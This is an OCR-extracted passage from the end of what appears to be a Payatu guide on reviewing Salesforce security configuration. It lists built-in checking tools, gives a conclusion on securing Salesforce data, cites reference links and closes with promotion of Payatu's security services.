
Useful Tools for Config Review

A. Portal Health Checkup

Your customers and partners can access your information via portals in many ways. With portal health check reports, you can easily monitor this access. Portal health check reports show your security-related portal settings and provide information you can use to improve portal security.

Running Portal Health Check:

- Search for **Portal Health Check** in Quick Find
- Look at the results




B. Health Checkup

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your organization measures against a security baseline like the Salesforce Baseline Standard. You can upload up to five custom baselines to use instead of the Salesforce Baseline Standard.


Running Health Check:

- Search for **Health Check** in Quick Find
- Look at the results



C. Guest User Sharing Rule Access

You can review standard and custom objects shared with guest users via guest sharing rules. Change access levels to avoid the unintended sharing of personal data with guest users, based on your business needs.




D. Salesforce Optimizer

A powerful, free, and simple tool that takes a snapshot of your Salesforce org and looks for potential problems in your implementation. Salesforce Optimizer gives you detailed data


right inside your org on more than 50 metrics covering everything from storage, fields, custom code, custom layouts for objects, reports and dashboards, and much more.

Running Salesforce Optimizer:


- Search **Optimizer** in Quick Find



- Grant access and open



- Run the optimizer. This may take up to 24 hrs.



Conclusion

Salesforce applications often contain a wealth of sensitive customer data, including personal information, financial details, and proprietary business insights. This makes them prime targets for malicious actors looking to exploit vulnerabilities for data breaches, financial gain, or corporate espionage. Unauthorized access to Salesforce can lead to significant financial losses, legal repercussions, and damage to a company's reputation.

Securing Salesforce deployments is essential to protect this valuable data and maintain customer trust. Implementing robust security measures, such as multi-factor authentication, regular security audits, and strict access controls, helps ensure the integrity and confidentiality of your data. Additionally, educating users about security best practices and potential threats can further strengthen your defence against cyberattacks. By prioritizing security, businesses can safeguard their critical information and continue to leverage Salesforce's powerful capabilities without compromising on safety.

References

- https://www.hypn.za.net/blog/2022/11/12/Hacking-Salesforce-backed-WebApps/
- https://www.enumerated.ie/index/salesforce-lightning-tinting-the-windows
- https://www.enumerated.ie/index/salesforce
- https://www.varonis.com/blog/abusing-salesforce-communities
- https://www.youtube.com/watch?v=w7_qriRoKto

About Payatu

Payatu is a Research-powered cybersecurity services and training company specialized in IoT, Embedded Web, Mobile, Cloud, & Infrastructure security assessments with a proven track record of securing software, hardware and infrastructure for customers across 20+ countries.

Mobile Security Testing

Detect complex vulnerabilities & security loopholes. Guard your mobile application and user's data against cyberattacks, by having Payatu test the security of your mobile application.

IoT Security Testing

IoT product security assessment is a complete security audit of embedded systems, network services, applications and firmware. Payatu uses its expertise in this domain to detect complex vulnerabilities & security loopholes to guard your IoT products against cyberattacks.

Cloud Security Assessment

As long as cloud servers live on, the need to protect them will not diminish. Both cloud providers and users have a shared. As long as cloud servers live on, the need to protect them will not diminish.

Both cloud providers and users have a shared responsibility to secure the information stored in their cloud Payatu's expertise in cloud protection helps you with the same. Its layered security review enables you to mitigate this by building scalable and secure applications & identifying potential vulnerabilities in your cloud environment.

Payatu

Web Security Testing

Internet attackers are everywhere. Sometimes they are evident. Many times, they are undetectable. Their motive is to attack web applications every day, stealing personal information and user data. With Payatu, you can spot complex vulnerabilities that are easy to miss and guard your website and user's data against cyberattacks.

DevSecOps Consulting

DevSecOps is DevOps done the right way. With security compromises and data breaches happening left, right & center, making security an integral part of the development workflow is more important than ever. With Payatu, you get an insight to security measures that can be taken in integration with the CI/CD pipeline to increase the visibility of security threats.

Code Review

Payatu's Secure Code Review includes inspecting, scanning and evaluating source code for defects and weaknesses. It includes the best secure coding practices that apply security consideration and defend the software from attacks.

Red Team Assessment

Red Team Assessment is a goal-directed, multidimensional & malicious threat emulation. Payatu uses offensive tactics, techniques, and procedures to access an organization's crown jewels and test its readiness to detect and withstand a targeted attack.

Product Security

Save time while still delivering a secure end-product with Payatu. Make sure that each component maintains a uniform level of security so that all the components "fit" together in your mega-product.

Critical Infrastructure Assessment

There are various security threats focusing on Critical Infrastructures like Oil and Gas, Chemical Plants, Pharmaceuticals, Electrical Grids, Manufacturing Plants, Transportation systems etc. and can significantly impact your production operations. With Payatu's OT security expertise you can get a thorough ICS Maturity, Risk and Compliance Assessment done to protect your critical infrastructure.

Cyber Threat Intelligence

The area of expertise in the wide arena of cybersecurity that is focused on collecting and analyzing the existing and potential threats is known as Cyber Threat Intelligence or CTI. Clients can benefit from Payatu's CTI by getting – social media monitoring, repository monitoring, darkweb monitoring, mobile app monitoring, domain monitoring, and document sharing platform monitoring done for their brand.

More Services Offered

- AI/ML Security Audit
- Trainings

More Products Offered

- EXPLIoT
- EXPLIoT Academy

Payatu

Payatu Security Consulting Pvt. Ltd.

www.payatu.com

info@payatu.com

+020 47248026